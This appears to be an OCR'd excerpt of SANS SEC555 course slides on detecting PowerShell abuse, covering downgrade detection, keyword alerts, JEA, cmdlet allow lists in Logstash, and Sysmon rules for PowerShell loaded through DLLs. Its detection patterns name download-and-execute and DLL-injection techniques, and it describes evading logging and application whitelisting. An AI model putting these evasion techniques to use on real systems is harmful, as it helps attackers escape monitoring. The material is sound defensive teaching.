


```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=9

        HostName=ConsoleHost
        HostVersion=2.0
        HostId=734a29bb-e253-4dae-8c7a-80645f814a5e
        EngineVersion=2.0
        RunspaceId=e47631e8-cec2-44a0-9ad5-3405dafb3f09
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

PowerShell Downgrade Attacks

Adversaries do not like the advanced security features and logging of newer versions of PowerShell. As a result, adversaries may try to downgrade PowerShell to an older version. Downgrade attacks are possible because multiple versions of PowerShell can be and often are installed on a Windows system.

Fortunately, downgrade attack detection may be detected by identifying event ID 400 in the Windows PowerShell channel. Simply collect event ID 400 and look for the EngineVersion when it is older than five.



Known Unwanted

Look for known unwanted behavior rather than known bad

- Based on the common use of good capabilities for evil

Involves screening module names and/or code blocks

- ***wmi*** – WMI is a target of malware/adversaries
- ***dll*** – DLL injection is an attacker favorite
- Invoke-Expression combined with Net.WebClient

May vary from organization to organization


- And is likely to miss a lot (custom functions/code)

Known Unwanted

Some easy alerts to set up around PowerShell use involve looking for commands that should not be used. The trick is making sure these commands are either not used internally or are filtered based on authorized conditions. Some examples of items to deny include any use of cmdlets with WMI or DLL in their name.

WMI commands may be used internally as the use case is fairly versatile. However, it is an attacker favorite for controlling and exploiting Windows systems. So, if possible, filter and monitor its use. Even if a command is allowed for a WMI call, it should still be monitored, such as alerts for any users except these authorized IT individuals.

DLL cmdlets, on the other hand, should always be monitored. This is because, as of this writing, there are no built-in cmdlets with DLL in their name. Even on a fully patched Windows 10 box, there are none. However, attack tools such as PowerSploit have custom functions with DLL in their name. These functions are used to attempt DLL injection.



Just Enough Administration (JEA)[1]

AppLocker can be used to allow/deny PowerShell

- Based on script or PowerShell.exe rather than function

PowerShell v5 introduced JEA[1] to handle this

- Provides granular control and logging with PowerShell

Session Configuration File is used to limit who can access what systems

Role Capability file(s) are used to limit actions by role

- Both files allow a per-computer configuration

SANS


SEC555 | SIEM with Tactical Analytics 110

Just Enough Administration (JEA)[1]

Application control deals with just that: Applications. Unfortunately, it does not do the best job of restricting PowerShell outside an all or nothing policy. Microsoft understands that PowerShell is a driving need for businesses, while at the same time understanding the security ramifications of running PowerShell without controls. To address this, they released Just Enough Administration, or JEA,[1] which is designed to limit who is able to access a system as well as what abilities or functions they have. It can take an administrator account and remove all capabilities except those needed to perform a business need. This can be controlled on a per-computer configuration.

On top of all this, JEA generates logs. This means if someone tries to perform a task they are not authorized to, a log will reflect it. Effectively, JEA is application control solution purpose-built for PowerShell.

[1] https://github.com/PowerShell/JEA, https://sec555.com/7o


1
2
3
SANS
SEC555 | SIEM with Tactical Analytics 111

PowerShell Command Monitoring

JEA requires modifications and process changes

- An alternative solution is to parse and monitor commands from module logging

Group regex match can extract all commands to an array

```
CommandInvocation(Get-SSHSession): "Get-SSHSession"
ParameterBinding(Get-SSHSession): [illegible]="ExactMatch"; value="False"
CommandInvocat[illegible]n(Remove-SSHSession): "[illegible]ve-SSHSession"
Comm[illegible]n[illegible]cat[illegible]on(Out-Null): "Out-Null"
Paramete[illegible](Remove-SSHSession): name="SSHSession"; value="SSH.SshSession"
Paramete[illegible]nding(Out-Null): name="InputObject"; value="True"
```

Parses into

```
cmdlets

get-
sshsession,
remove-
sshsession,
out-null
```

```
ruby {
  code => "event.set('cmdlets', event.get('Payload').
downcase.scan(/commandinvocation\(([a-z0-9-]+)\)/))"
}
```


PowerShell Command Monitoring

The major problem with JEA is political in nature. Simply put, JEA requires making changes to an existing environment. This requires time, resources, and approval. These requirements may cause a JEA deployment to fail. In many organizations, the individuals performing analysis are not allowed to push controls like JEA. They may request them, but that does not mean they will get implemented.

Because this is a real issue, an alternative method for implementing PowerShell allow lists is needed. Oddly enough, the alternative solution is easier to implement and is a detect-only option, so no configuration changes need to be made, and it is not possible to accidentally block something. This alternative solution is to use existing PowerShell logs to generate a list of authorized cmdlets and then use this list as an initial allow list. Any new cmdlets logged should then be flagged for review.

This slide shows a module log being parsed out into an array of cmdlets. This can also be done using the script block logs or transcript logs. To parse out each cmdlet, the ruby code at the bottom of the slide is used. Please note the ruby code is taken from a Logstash 5.X system and will not work for Logstash 2.X (needs minor adjustments). The code is using ".scan" to perform a regex match that grabs and stores all matches into an array called cmdlets.

Note this technique does not necessarily require command extraction from all systems. Likely, a partial list of systems PowerShell is regularly used on will be sufficient. PowerShell itself could be used to reach out to multiple systems and pull back a unique list of cmdlets run on target systems.



PowerShell Allow List Detection

An alternative method can be used to export all cmdlets

- Export from trusted systems
- Use as an allowed list of cmdlets
- Then alert on anything new

Can be expanded to include

- Parameters
- Users
- Systems

cmdlet	Count
add-member	7,447
add-signedintasunsigned	4,609
new-object	3,220
out-null	2,321
sub-signedintasunsigned	1,453
convertto-json	861
write-verbose	511
write-output	166
invoke-sshstreamexpectaction	120
new-timespan	120

SANS

SEC555 | SIEM with Tactical Analytics 112

PowerShell Allow List Detection


Once the cmdlets are captured, it is as simple as building a visualization and dumping out each entry. This list can then be used to compare against logs as they come in an alert if a cmdlet is found that is not on the list. It is recommended to generate this list using trusted systems and scanning through the commands.

The slide above shows the output of a table visualization to generate an allow list. However, the commands were not taken from a good system and included commands used by the previous Invoke-Mimikatz.ps1 script. Even if a few cmdlets get allowed, you are still better off than you were before.

The list exported from this visualization is a perfect candidate for using the logstash-filter-translate plugin. If the list is converted to either YAML, JSON, or CSV, this plugin can natively use it to look for allowed matches. Then, the fallback parameter can be used to mark a log containing cmdlets that are not in the allow list.

Below is an example configuration, given the use case discussed.

```
filter {
  translate {
    field => "cmdlet"
    destination => "allow_list_status"
    dictionary_path => "/opt/dictionaries/trusted_ps_cmdlets.yaml"
    fallback => "untrusted_cmdlet"
  }
}
```



PowerShell without PowerShell

PowerShell does not equal PowerShell.exe

- It can be loaded using DLLs

System.Management.Automation.Dll

System.Management.Automation.ni.Dll

System.Reflection.Dll

Catching requires monitoring DLL load events

- Such as with Sysmon Event ID 7 or commercial software

SANS | SEC555 | SIEM with Tactical Analytics 113

PowerShell without PowerShell


On a side note, it is worth mentioning that PowerShell can be invoked without using PowerShell.exe. Black Hills Security has a great article showing how this can be done.[1] Other methods also exist. The point is this, too, can be caught, but it requires alternative means. When PowerShell is invoked using these abnormal methods, logging does not occur.

However, these can be caught using software that monitors DLL image loading, such as Sysmon.

References:

https://www.blackhillsinfosec.com/powershell-without-powershell-how-to-bypass-application-whitelisting-environment-restrictions-av/

https://sec555.com/7p



Sysmon PowerShell Example

```
ProcessGuid: {6a32f033-243e-58c2-0000-0010d1dc7226}
ProcessId: 6104
Image: C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe
ImageLoaded: C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#
\0adb79cf07d691eb7e52e974ae4e7c4d\System.Management.Automation.ni.dll
Hashes: SHA256=
1F7BA43D38B3651BE1BF2D6E05985D10719540CB7C53B06D48A590D56DFD3936,IMPHASH=
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	3/9/2017 9:57:51 PM
Event ID:	7	Task Category:	Image loaded (rule: ImageLoad)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	CIT01LPT.test.int

SEC555 | SIEM with Tactical Analytics 114

Sysmon PowerShell Example

This screenshot is from a Sysmon image load log that was taken when launching PowerShell without PowerShell.exe. In this case, the method chosen was the one described by Black Hills Security.[1] Here, the abnormal use of PowerShell was easily detected by Sysmon.


The configuration settings used for this are below. Note that monitoring DLLs loaded by Microsoft will generate a ton of events. However, excluding things signed by Microsoft would omit these DLLs. To combat this, the configuration below excludes logging on items digitally signed by Microsoft unless they are using the DLLs we are looking for. The double negative tells Sysmon that you do not want these DLLs filtered out.

```
<!-- Log all images except if it's Microsoft or Windows signed
       But do not omit System.Management and System.Reflection DLLs
       even though they are signed by Microsoft. These are used to
       launch PowerShell without using PowerShell.exe
-->
<ImageLoad onmatch="exclude">
  <Image condition="contains">Sysmon.exe</Image>
  <Signature condition="is">Microsoft Windows</Signature>
  <Signature condition="is">Microsoft Corporation</Signature>
  <Image condition="excludes">System.Management.Automation</Image>
  <Image condition="excludes">System.Management.Automation.ni</Image>
  <Image condition="excludes">System.Reflection</Image>
</ImageLoad>
<!-- Log only images loaded from user profile directory, clear some noise
and
        also monitor what is loaded  on lsass.exe
-->
<ImageLoad onmatch="include">
  <Image condition="end with">lsass.exe</Image>
  <Image condition="contains">C:\Users</Image>
  <ImageLoaded
condition="contains">System.Management.Automation</ImageLoaded>
  <ImageLoaded
condition="contains">System.Management.Automation</ImageLoaded>
  <ImageLoaded condition="contains">System.Reflection.Dll</ImageLoaded>
</ImageLoad>
```

References:

https://www.blackhillsinfosec.com/powershell-without-powershell-how-to-bypass-application-whitelisting-environment-restrictions-av/

https://sec555.com/7p



Script Monitoring Review

